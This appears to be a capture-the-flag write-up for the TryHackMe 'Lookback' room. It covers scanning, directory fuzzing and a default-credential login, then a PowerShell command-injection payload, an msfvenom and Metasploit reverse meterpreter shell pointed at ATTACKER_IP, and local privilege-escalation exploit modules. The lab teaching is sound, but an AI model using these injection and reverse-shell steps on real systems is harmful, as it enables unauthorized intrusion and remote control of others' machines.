THM: Lookback

You’ve been asked to run a vulnerability test on a production environment.
Phase 1: Information Gathering
Standard scanning and enumeration yeilded:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
443/tcp  open  ssl/https
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7
| Subject Alternative Name: DNS:WIN-12OUO7A66M7, DNS:WIN-12OUO7A66M7.thm.local
| Not valid before: 2023-01-25T21:34:02
|_Not valid after:  2028-01-25T21:34:02
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: WIN-12OUO7A66M7
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: WIN-12OUO7A66M7.thm.local
|   DNS_Tree_Name: thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-12-17T00:37:31+00:00
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7.thm.local
| Not valid before: 2025-12-16T00:08:42
|_Not valid after:  2026-06-17T00:08:42
Running (JUST GUESSING): Microsoft Windows 2019|10 (92%)
Aggressive OS guesses: Windows Server 2019 (92%)
Checking the website shows a standard login form, nothing of use in the source and doesnt seem vulnerable to SQLi.
Phase 2: Enumeration
SSL is on so fuzz the URL using HTTPS
1
2
ffuf -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -u https://10.49.191.105/FUZZ -fw 1
FOUND: /test
Phase 3: Exploitation
Navigating to /test, we’re met with a login page: 
On first try we test admin:admin and get access to the first flag: 
Testing whoami in the user input field shows how the program executes commands: 
Heres how your input is getting wrapped
1
Get-Content('C:\' + $userInput + ')')
We must do 3 things in one command to gain RCE:
- Close string and function call
- Enter your command seperated on both sides with semi colons.
- Comment out the rest of the syntax.
Insert command to test:
1
') ; whoami ; #

Perfect. Heres how that would look on the back end:
1
Get-Content('C:\') ; whoami ; #')
What we just did is called “Command injection through string concatenation”. I’ll break it down abit further:
1
2
3
')	Closes the string and function call
; 	Chains a new command
# 	Comments out the leftover syntax
Phase 4: Post Exploitation
Lets get a meterpreter shell:
1
2
3
4
5
# Start up and configure your multi/handler:
set LHOST ATTACKER_IP
set LPORT 1234
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
Generate your meterpreter reverse shell payload:
1
2
3
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=ATTACKER_IP LPORT=1234 -f psh-cmd

# Copy everything from "powershell.exe" onward and paste/execute in your command injection field.
METERPRETER SESSION WOOHOO! not out of the woods yet
Phase 5: Privilege Escalation
- Now background your session and use multi/recon/local_exploit_suggester
- Set your session and run it.
3 exploits immediatly caught my eye due to the windows build itself being vulnerable:
1
2
3
1. exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move
2. exploit/windows/local/cve_2020_17136
3. exploit/windows/local/cve_2021_40449
3rd time’s the charm. 
Grab your well deserved ROOT FLAG!
1
2
3
# Drop into a shell

type C:\Users\Administrator\Documents\flag.txt
Thats all folks!
| Room: Lookback | Platform: TryHackMe | Difficulty: Easy | Focus: Command Injection |